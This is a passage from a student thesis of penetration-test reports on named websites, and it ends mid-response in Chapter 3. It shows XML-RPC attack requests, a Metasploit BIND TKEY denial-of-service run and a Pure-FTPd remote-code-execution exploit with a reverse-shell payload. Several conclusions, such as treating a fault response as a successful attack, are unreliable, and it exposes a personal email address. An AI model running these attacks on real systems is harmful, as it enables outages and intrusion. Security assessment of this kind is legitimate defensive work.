This thesis delves into cybersecurity within the context of modern technological advancements through five comprehensive chapters. Chapter 1, ”Introduction,” sets the stage by emphasizing the need for robust security measures due to the evolving threat landscape, motivated by high-profile cyber-attacks like WannaCry and Stuxnet. It outlines the problem statement, focusing on prevalent security vulnerabilities in web applications and proposes solutions involving penetration testing and actionable recommendations. The chapter also details the aim and objectives, tools and techniques used, and a comprehensive methodology. Chapter 2, ”Pentesting Report for Smart Alpha Software House,” introduces the penetration testing report with an emphasis on identifying and rectifying security vulnerabilities. It presents findings and recommendations, highlighting high-priority issues like XMLRPC Vulnerability and Server DOS Attack, along with mitigation strategies. Chapter 3, ”Pentesting Report for Gul Autos,” outlines the assessment's objectives, scope, and actionable findings, categorizing them into medium and low-priority issues, with detailed impacts and recommended responses. Chapter 4, ”Pentesting Report for Chamkani Model School,” provides an overview of the penetration testing report's purpose and addresses various vulnerabilities, offering detailed findings and recommendations. Finally, Chapter 5 summarizes the research findings, discusses implications for the targeted organizations, and provides a comprehensive conclusion along with recommendations for future work, emphasizing the need for ongoing security assessments and continuous improvement of cybersecurity measures.

Chapter 2

Pentesting Report for Smart Alpha Software House

2.1 Overview

The following penetration testing report presents the findings and recommendations resulting from a comprehensive assessment of security vulnerabilities within the specified organization. The primary aim of this assessment was to identify and remediate potential weaknesses in the organization's systems, applications, and infrastructure to strengthen the overall security posture. This report encompasses the objectives, scope, and actionable findings and recommendations categorized based on their priority levels. By addressing the high-priority issues, the organization can significantly enhance its defense mechanisms against potential cyber threats. The security score and recommended next steps are also outlined to guide the organization in prioritizing and addressing identified vulnerabilities effectively

2.2 Findings Recommendations

Findings and Recommendations are given below:

2.2.1 High Priority Issues

High priority cybersecurity issues encompass critical vulnerabilities and threats that pose severe risks to organizational security, such as advanced persistent threats (APTs), ransomware attacks, and breaches of sensitive data.

2.2.2 XMLRCP Vulnerability


The XML-RPC vulnerability is a significant security issue that affects the XML-RPC.PHP directory in WordPress. This vulnerability allows attackers to exploit the XMLRPC functionality to send requests that appear to originate from the site itself. As a result, this can facilitate distributed denial-of-service (DDoS) attacks by using the compromised site to ping large numbers of other sites, potentially overwhelming them and causing disruptions.

Recommendation

Disable The XMLRPC Ping Back Functionality.

Attack(POST Request)

In the Above Demonstration, POST request was send to the server on the xmlrpc directory and when the request was send the server accepted it and give the 200Ok Request Which shows that the request was successful and the attack can now do anything from Server Side Forgery to DOS attacks. Which is shown in Figure 2.1:



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
2 ×
3 ×
Send
Cancel
Request
Pretty Raw Hex
\n
Response
Pretty Raw Hex Render
\n
Search...
0 highlights
Search...
0 highlights
Done

```
POST /xmlrpc.php HTTP/2
Host: thesashoffical.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
If-None-Match: "513-1701881215;br"
Te: trailers
Content-Type: text/xml
Content-Length: 221

<?xml version="1.0" encoding="utf-8"?>
  <methodCall>
    <methodName>
      olamba
    </methodName>
    <params>
      <param>
      <value>
        <string>
          admin
        </string>
      </value>
      </param>
    </params>
  </methodCall>
```

```
HTTP/2 200 OK
X-Robots-Tag: noindex, follow
Content-Type: text/xml; charset=UTF-8
X-Litespeed-Cache-Control: no-cache
Content-Length: 428
Vary: Accept-Encoding
Date: Wed, 06 Dec 2023 17:03:55 GMT
Server: LiteSpeed
X-Turbo-Charged-By: LiteSpeed

<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <fault>
      <value>
        <struct>
          <member>
            <name>
              faultCode
            </name>
            <value>
              <int>
                -32601
              </int>
            </value>
          </member>
          <member>
            <name>
              faultString
            </name>
            <value>
              <string>
                server error. requested method olamba does not exist.
              </string>
            </value>
          </member>
        </struct>
      </value>
    </fault>
  </methodResponse>
```

Figure 2.1: XMLRCP (Post Request)

2.2.3 Server Dos Attack


The issue at hand is a server DoS (Denial of Service) attack. This attack targets the server DNS. The attacker exploits vulnerabilities in the DNS and BIND software to overwhelm the target server with a flood of TKEY queries or malformed TKEY records. This flood of requests can consume server resources and result in unresponsiveness, effectively denying legitimate users access to DNS services.

Recommendation

Patch and update the Bind-tkey and Apply load balancer.

Attack(Bind-Tkey)

The Attack that we perform for the bind-tkey dos attack got successful. The Performed BIND TKEY attack can lead to changes in the DNS resolution and ping responses for the targeted website. During the attack, the DNS server may be overwhelmed with the flood of TKEY queries, causing it to respond differently or inconsistently. This can result in the ping response reflecting the actual name of the website instead of ”hostinger” or displaying irregular behavior. Which is shown in Figure 2.2:




```
msf6 auxiliary(dos/dns/bind_tkey) > options

Module options (auxiliary/dos/dns/bind_tkey):

  Name     Current Setting   Required  Description
  ----     ---------------   --------  -----------
  BATCHSIZE  256             yes       The number of hosts to probe in each set
  INTERFACE                  no        The name of the interface
  RHOSTS   thesashoffical.com yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT    53                yes       The target port (UDP)
  SRC_ADDR                   no        Source address to spoof
  THREADS  10                yes       The number of concurrent threads

msf6 auxiliary(dos/dns/bind_tkey) > run

[*] Sending packet to 68.65.122.111
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 2.2: Bind-Tkey

Response

Response of the Bind-TKEY. Which is shown in Figure 2.3:



```
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1663 ttl=128 time=729 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1666 ttl=128 time=519 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1667 ttl=128 time=307 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1677 ttl=128 time=609 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1678 ttl=128 time=601 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1685 ttl=128 time=581 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1688 ttl=128 time=566 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1689 ttl=128 time=607 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1691 ttl=128 time=396 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1692 ttl=128 time=582 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1693 ttl=128 time=575 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1694 ttl=128 time=570 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1695 ttl=128 time=564 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1705 ttl=128 time=310 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1706 ttl=128 time=319 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1707 ttl=128 time=302 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1708 ttl=128 time=302 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1709 ttl=128 time=320 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1710 ttl=128 time=408 ms
64 bytes from thesashoffical.com (68.65.122.111): icmp_seq=1711 ttl=128 time=307 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1712 ttl=128 time=305 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1713 ttl=128 time=305 ms
64 bytes from server172-3.web-hosting.com (68.65.122.111): icmp_seq=1714 ttl=128 time=315 ms
```

Figure 2.3: Response

2.2.4 Medium Priority Issues

Medium priority cybersecurity issues typically involve vulnerabilities and threats that could lead to significant disruptions or compromises if exploited. These may include moderate security flaws, potential data breaches, or breaches of confidentiality and integrity.

2.2.5 Account Hijack

Issue is Account Hijack and location in User Login Page the impact of this issue is Accounts can be easily compromised with brute force attacks.

Recommendations

Avoid using the wp-admin directory for user logins and ensure that user authentication and access control systems are implemented in a secure and robust manner to mitigate such security risks. And Use strong passwords.

Attack(Wp-Admin)

Using the wp-admin directory for user logins is considered insecure and vulnerable to brute force attacks. This practice exposes the website to potential security risks due to the nature of how WordPress handles authentication. When a user enters an incorrect username or password,the error message specifically identifies which credential was incorrect, providing valuable information to potential attackers. Moreover, both admin and user credentials can be accessed through the "my account" directory, it further amplifies the security concerns.Which is shown in Figure 2.4:





Figure 2.4: Account Hijack

- **User Login Page**

  Attack on User Login Page. Which is shown in Figure 2.5:



My account

Error: The password you entered for the username **liaqat** is incorrect. Lost your password?
0 attempt(s) left

Login

Username or email address *
liaqat

Password *

□ Remember me


Figure 2.5: User Login Page

Remote Code Execution

Remote code execution (RCE) attacks on FTP servers, particularly those targeting Pure-FTPd, exploit vulnerabilities within the FTP server software to execute arbitrary code remotely. These attacks can compromise the security and integrity of the affected server, leading to unauthorized access, data breaches, and potential control over the server by malicious actors, thereby threatening the overall network and the sensitive data it contains.

Attack(Remote Code Execution)

The Attack was Executed Successfully bit no session was created because of payload that cannot penetrate through the firewall . this doesn't indicate that the attack cant be perform so for best security it is responsible to make sure the above recommendation applies. Which is shown in Figure 2.6:



```
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.16.43:3333
[*] 68.65.122.111:21 - Command Stager progress -  60.48% done (499/825 bytes)
[*] 68.65.122.111:21 - Command Stager progress - 100.61% done (830/825 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/ftp/pureftpd_bash_env_exec) > options

Module options (exploit/multi/ftp/pureftpd_bash_env_exec):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS   68.65.122.111    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPATH    /bin             yes       Target PATH for binaries used by the CmdStager
  RPORT    21               yes       The target port (TCP)
  SRVHOST  10.10.16.43      yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen
                                      on all addresses.
  SRVPORT  2222             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated`
  URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST  10.10.16.43      yes       The listen address (an interface may be specified)
  LPORT  3333             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  1   Linux x86_64
```

Figure 2.6: Remote Code Execution

Recommendation

Regular Updates , Strong Configuration.

2.2.6 Immediate Action

Following this report, immediate action should be taken to:

- Prioritize the remediation of high-risk vulnerabilities.
- Schedule updates and maintenance periods to correct medium-priority issues.
- Review security policies and conduct regular staff training sessions on cybersecurity best practices.

The vigilance and commitment to continuous improvement will ensure that Smart Alpha Software House remains resilient in the face of evolving cyber challenges.

2.2.7 Summary

The penetration test has revealed several areas where security improvements are essential. By addressing the high-priority issues immediately and considering the recommendations provided for medium and low-priority concerns, Smart Alpha Software House can significantly enhance its defense mechanisms against potential cyber threats. Security Score: Average.

Chapter 3

Pentesting Report for Gul Autos

3.1 Overview

The following penetration testing report presents the findings and recommendations resulting from a comprehensive assessment of security vulnerabilities within the specified organization. This report aims to identify weaknesses in the organization's systems, applications, and infrastructure to strengthen the overall security posture. It encompasses the objectives, scope, and actionable findings and recommendations categorized based on their priority levels. By addressing the high-priority issues, the organization can significantly enhance its defense mechanisms against potential cyber threats. The security score and recommended next steps are also outlined to guide the organization in prioritizing and addressing identified vulnerabilities effectively.

3.2 Findings Recommendations

Findings and Recommendations are given below:

3.2.1 Medium Priority Issues

Medium priority cybersecurity issues typically involve vulnerabilities and threats that could lead to significant disruptions or compromises if exploited. These may include moderate security flaws, potential data breaches, or breaches of confidentiality and integrity.

3.2.2 Account Hijack

Issue is Account Hijack and location in User Login Page the impact of this issue is Accounts can be easily compromised with brute force attacks.

Recommendations

Avoid using the wp-admin directory for user logins and ensure that user authentication and access control systems are implemented in a secure and robust manner to mitigate such security risks. And use strong passwords.

Attack(Wp-Admin)


Using the wp-admin directory for user logins is considered insecure and vulnerable to brute force attacks. This practice exposes the website to potential security risks due to the nature of how WordPress handles authentication. When a user enters an incorrect username or password,the error message specifically identifies which credential was incorrect, providing valuable information to potential attackers. Moreover, both admin and user credentials can be accessed through the ”my account” directory, it further amplifies the security concerns. Which is shown in Figure 3.1:

images/wp.png

Figure 3.1: Wp-Admin(Attack)

User Login Page

Attack on User Login Page. Which is shown in Figure 3.2:



Error: The password you entered for the email address **khan7khan11827@gmail.com** is incorrect. Lost your password?

Login

Welcome back! Sign in to your account.

Username or email address *

khan7khan11827@gmail.com

Password *

☐ **Remember me**

Register

Create new account today to reap the benefits of a persor

Email address *

A link to set a new password will be sent to your email add

Your personal data will be used to support your experience manage access to your account, and for other purposes d

Figure 3.2: User Login Page

3.2.3 Low Priority Issue

Low priority cybersecurity issues often include vulnerabilities or gaps that may not pose an immediate threat but could still be exploited by hackers. These issues are sometimes overlooked or underestimated, but any security gap is potentially exploitable and should be addressed.

3.2.4 XMLRCP Vulnerability

The XMLRPC vulnerability in the xmlrpc.php directory allows attackers to abuse the XMLRPC functionality to send requests that appear to originate from the site itself, potentially facilitating distributed denial-of-service (DDoS) attacks by using the site to ping large numbers of other sites.

Attack(XMLRPC)

While performing XMLRPC attack on the Gul autos website we encountered a problem the website was protected by cloud flare CDN now when we attempted the XMLRPC attack we got A 520 Unknown Error typically indicates that the web server, while acting as a gateway or proxy, received an invalid response from the upstream server or another auxiliary server. In the context of using a CDN like Cloud-flare, a 520-error means that the connection to the origin server has encountered an issue. When we tried to look for its orign Ip address there was one that was legit and upon changing out DNS, we tried it again using the IP, but the direct access 4 using the IP was blocked either way we checked it using burp and this time as expected, we got an 402 forbidden request. Either way, the attack didn't go as we expected, and the techniques that are used for firewall bypassing, especially cloud flare, is Very hard.Which is shown in Figure 3.3:

Recommendation


Upon the attempt, we placed it in low priority as not everyone can hack into it, but it is recommended to check the XML file either way for more seccurity.

3.2.5 Sub-resource Integrity (SRI) Attribute

The subresource integrity (SRI) attribute in the code security header is designed to protect against various attacks, including man-in-the-middle (MITM) attacks, code injection, and manipulation, where attackers might inject malicious code into externally hosted resources like scripts. By verifying the integrity of these resources using cryptographic hashes, the SRI attribute ensures that only unaltered and legitimate code is executed by the browser.

Attack (SRI)

ZAP (Zed Attack Proxy) has identified a sub-resource integrity (SRI) vulnerability in the web application, exposing it to potential exploitation by attackers. SRI is a critical security fea- ture designed to prevent the injection of malicious code into externally



```
POST /xmlrpc.php HTTP/2
Host: gulautos.pk
Cookie: _ga=GA1.1.38220828.1702403825; _ga_26XNSK5KWG=
GS1.1.1705945992.1.0.1705946306.0.0.0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Content-Length: 91

<methodCall>
  <methodName>
    system.listMethods
  </methodName>
  <params>
  </params>
</methodCall>
```

```
HTTP/2 520 Unknown Error
Date: Mon, 22 Jan 2024 18:23:37 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 7160
Report-To:
